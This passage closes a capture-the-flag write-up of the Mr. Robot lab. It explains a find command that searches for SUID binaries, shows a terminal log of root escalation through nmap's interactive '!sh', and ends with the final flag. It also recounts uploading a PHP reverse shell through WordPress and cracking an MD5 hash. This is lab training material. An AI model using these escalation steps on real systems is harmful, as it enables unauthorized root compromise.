
find / -perm +6000 2>/dev/null | grep '/bin/'

find /:  Starts searching from the root directory.

-perm +6000:  Searches for files with SUID or SGID permissions. 2>/dev/null:

Suppresses error messages (e.g., permission denied).

grep '/bin/':  Filters results to include only binaries in /bin, /usr/bin, or /usr/local/bin.



If nmap has the SUID bit set, you can use its interactive mode to escalate privileges: nmap

--interactive

!sh

This will drop you into a root shell.

```
$ nmap --interactive
nmap --interactive
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> ls
ls
key-2-of-3.txt  password.raw-md5
nmap> whoami
whoami
root
nmap> pwd
pwd
/home/robot
nmap> /home/robot
/home/robot
sh: 1: /home/robot: Permission denied
nmap> ls /root
ls /root
firstboot_done  key-3-of-3.txt
nmap> cat key-3-of-3.txt
cat key-3-of-3.txt
cat: key-3-of-3.txt: No such file or directory
nmap> cat /root/key-3-of-3.txt
cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
nmap>
```

Final flag captured.

In conclusion, the Mr. Robot CTF provided a realistic and engaging experience that walked through key phases of a penetration test. Starting with thorough web enumeration, I was able to discover hidden directories and encoded credentials, leading to WordPress admin access. By uploading a PHP reverse shell through the theme editor, I gained initial access to the server as a low-privileged user. After discovering and cracking an MD5 password hash, I escalated to the robot user. Further enumeration revealed a vulnerable SUID-enabled version of nmap, which was exploited using its interactive mode to gain root privileges. Ultimately, I was able to retrieve all three flags, demonstrating a complete compromise of the target system. This challenge highlighted the importance of careful reconnaissance, password security, and awareness of privilege escalation vectors, making it a valuable learning experience for anyone interested in offensive security.